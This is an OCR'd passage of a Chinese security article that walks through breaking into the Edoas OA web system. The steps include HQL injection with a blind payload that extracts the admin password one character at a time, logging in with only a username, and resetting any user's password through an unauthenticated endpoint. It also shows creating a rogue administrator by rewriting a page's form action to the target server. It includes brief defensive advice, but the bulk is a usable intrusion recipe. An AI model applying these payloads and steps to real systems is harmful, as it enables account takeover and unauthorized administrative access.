


图 13

3）HQL 语句注入。Edoas 使用的是 JBoss 服务器，使用了 SQL 和 HQL 两种查询语句连接 MySQL 数据库。所谓 HQL 语句，即 Hibernate Query Language（Hibernate 查询语言），是一种面向对象的查询语言，它可以查询以对象形式存在的数据，详细资料请读者自己搜索参考。Edoas 系统对提交的变量没有做任何过滤，存在注入漏洞是很自然的，但庆幸的是 HQL 不支持多句、“Union”、“into outfile”等语句，所以我们的注入也很乏味，如同嚼蜡。在此略去一般页面的注入，仅仅分析 Edoas 在用户验证方面存在的问题。

用户验证问题

1）页面 member_s.jsp 存在验证问题。试用版的用户验证页面 member_s.jsp 仅仅对用户名做了验证，而没有验证用户密码，即只要用户名正确，比如请求“member_s.jsp?username=edoasadmin& pword=”链接，只要网站确实存在“edoasadmin”用户，就可以通过验证并以“edoasadmin”用户登录！这应该是没有清理掉的测试页面，使用了 DelegateUser.checkUser_sso()函数，而正常的验证函数是 DelegateUser.checkUser()，具体分析略，如图 14 所示，至于用户名，可以使用前文提到的社会工程方法获得。




图 14

2）用户验证页面 member.jsp 注入。登录页面 oa.jsp 将输入的用户名和密码提交给 member.jsp 页面进行验证，其中验证函数 DelegateUser.checkUser()代码如下，需要使用“DJ Java Decompiler”反编译 Class 文件。

```
public boolean checkUser()
{
……
ePw = getPasswordStr(ePw);    //加密密码
String sqlstr = "from EUsers as eusers where
eusers.eAlias='" + eAlias + "'";
EUsers formResult = null;
if(hq.selectQuery(sqlstr)) //使用 HQL 语句查询
{
……
db_password = formResult.getePw();  //数据库中用户的加
密密码
if(ePw.equals(db_password))
{
…… //登录成功！
}else
{
…… //用户密码错误！
```

```
}
}else
{
…    //用户名错误！
}
```

很显然没有将用户名和密码同时提交给 HQL 语句查询，而是分两次验证。首先验证用户名是否正确，然后再验证提交的密码加密后是否与数据库中的用户加密密码相同，所以我们不能使用“or”通过验证。又因为 HQL 不支持“Union”，所以我们也无法控制查询结果的“db_password”变量值，这样我们只能利用用户名，即“username”变量进行手工方式注入。经过测试，使用 HQL 语句时注意以下几点：

- HQL 语句不支持多句、Union 等。
- HQL 语句注释符为“/**/”。
- HQL 语句中的表名如果指定了别名时，引用字段也就必须指定表的别名。
- 在 HQL 查询中，建议对参数进行动态绑定，这样不但增强代码可读性，还能有效防止注入，比如使用 Query 接口的 setString()、setInteger()、setParameter()等方法。
- 虽然 HQL 语句本身不区分大小写，但用到的类、属性名称是区分大小写的，比如“EUsers”，定义在“META-INF/jbosscmp-jdbc.xml”文件中，如图 15 所示。




图 15

因此采用手工注入，当输入用户名为“edoasadmin' and eusers.ePw like '1%”（“edoasadmin”用户必须存在）以及任意密码时，如果提示“您输入的用户不存在”，则说明“edoasadmin”用户密码第一位不是“1”，如果提示为“您输入的口令错误”则说明“edoasadmin”用户密码第一位是“1”，如此可以逐位检测出密码的每一位字符。

3）用户密码加密方式。应该说 Edoas 使用的是 MD5 加密，但是作者在写加密函数 getPasswordStr()出现疏忽，但就是这个疏忽增加了我们破解的难度，如图 16 所示，导致 MD5 码中的奇数位上的“0”丢失，所以获得的 MD5 可能不足 32 位，因此就必须先在奇数位上补“0”还原为 MD5 码，才能破解。记得我们曾在桃源中遇到过这样的加密方式。




图 16

4）本地验证漏洞，直接修改用户密码。这个漏洞使我们根本没有必要破解这样变异的 MD5 码，直接就可以修改任意用户密码（包括管理员的密码），问题存在于“xitongguanli/genggaikouling/edit_ password_admin.jsp”页面，主要代码如下：

```
<%@ page contentType="text/html;charset=GBK" %>
<%@ include file="../../include/user_main.jsp" %>
<%//**********************************/
if(!DelegateUser.checkUserRight("系统管理权")){
out.println("<script language='JavaScript'>");
out.println("alert('对不起，您无权访问该页，请重新登录！')");
out.println("window.top.location.replace('/edoas2/oa.jsp')");
out.println("</script>");
}
%>
function submitform(whichlink)
{ if (whichlink=="1")
{if (searcherror())
{if (confirm(promptstr("此用户","1")))
{document.powersearch.action="modifyPassAdmin";
document.powersearch.submit();
}
}
}
}
<script>
writeBarBegin();
writeBarButton("保 存","/edoas2/images/button/ save.gif",
"submitform(1)");
writeBarEnd();
</script>
```

读者可能认为这个页面不但包含了用户验证文件“../../include/user_main.jsp”，而且使用 checkUserRight()函数验证了系统管理权限，应该比较安全了，起码不能被非法访问。但是当我们分析 submitform()函数时发现，该页面并不是将变量提交给自己，而是提交给了“modifyPassAdmin”（语句“document.powersearch.action="modifyPassAdmin"”），然而这个“modifyPassAdmin”竟然没有验证用户以及权限，只要自己写个提交页面，

修改“document. powersearch.action”值为远程页面，比如“document. powersearch.action="http://域名/ edoas2/ xitongguanli/genggaikouling/modifyPassAdmin"”，就能修改任意用户密码。存在同样问题的还有同目录下的edit_password_personal.jsp 页面，它的“document. powersearch.action”值为“modifyPass”。

5）用户验证页面 include/user_main.jsp 存在页面控制问题。主要代码如下：

```
<%@ page contentType="text/html;charset=GBK"%>
<jsp:useBean id="DelegateUser" class="edoas2.
delegate.DelegateUser" scope="session"/>
<%
…
if(DelegateUser.isLogin())
{
…//验证成功
}
else            //验证失败
{
out.println("<script language='JavaScript'>");
out.println("alert('登录用户已经超时，请重新登录！')");
out.println("window.top.location.replace('../../')");
out.println("</script>");}
%>
```

请注意验证失败的代码，使用 JS 语句弹出提示对话框后页面转向网站根目录，从表面看页面的确跳转了，但是这样的 JS 语句只是对客户端浏览器有效的，服务器还是会忠实地继续执行后面的代码！这样控制页面的语句只能是掩耳盗铃、自欺欺人，可以设想假如客户端的浏览器不支持“window.top.location.replace('../../')”语句的话，跳转也只是服务器的一厢情愿了！结论是：JSP 终止页面执行应该使用“return”方法！就像 ASP、.NET 终止页面执行必须使用 response.end 一样，仅仅使用 JS 语句是不行的！

因此，Edoas 的一切努力均付之东流，我们可以使用网站的任意后台功能，只要你不烦 Edoas 傻呵呵的“登录用户已经超时，请重新登录！”提示。使用站长工具的“查看网页源码（http://tool.chinaz.com/Tools/PageCode.aspx）”可以更直观地说明这一点，而且可以刺探出后台功能页面，如图 17 所示。




图 17

访问 xitongguanli/xitongrizhi/list_log.jsp 页面还可以查看网站操作日志，如图 18 所示，如果觉得这样看源码比较累，可以使用站长工具的“网页代码调试器”（http://tools.chinaz.com/ Tools/Webdebugger.aspx）的“调试预览”功能，如图 19 所示。

6）新建管理员用户。修改用户密码是很不理智的，特别是管理员密码！现在我们完全可以新建一个管理员。首先获得 xitongguanli/ yonghuguanli/xinjianyonghu.jsp 页面源码（注意使用站长工具获取源码时，源码中的“<textarea>”标签会影响页面显示），将其中的“../../”替换为“http://域名/xitongguanli/ yonghuguanli/../../”，将“topform.action= "addUser?frontpage=unit"”替换为“topform.action= "http://域名/edoas2/xitongguanli/ yonghuguanli/addUser?frontpage=unit"”，然后另存为本地 HTML 文件，如图 20 所示，单击“保存”就可以新建一个管理员并登录，如图 21 所示，此外还可以使用 deluser.jsp 删除用户。其实这个漏洞应该属于“本地验证漏洞”。




图 18

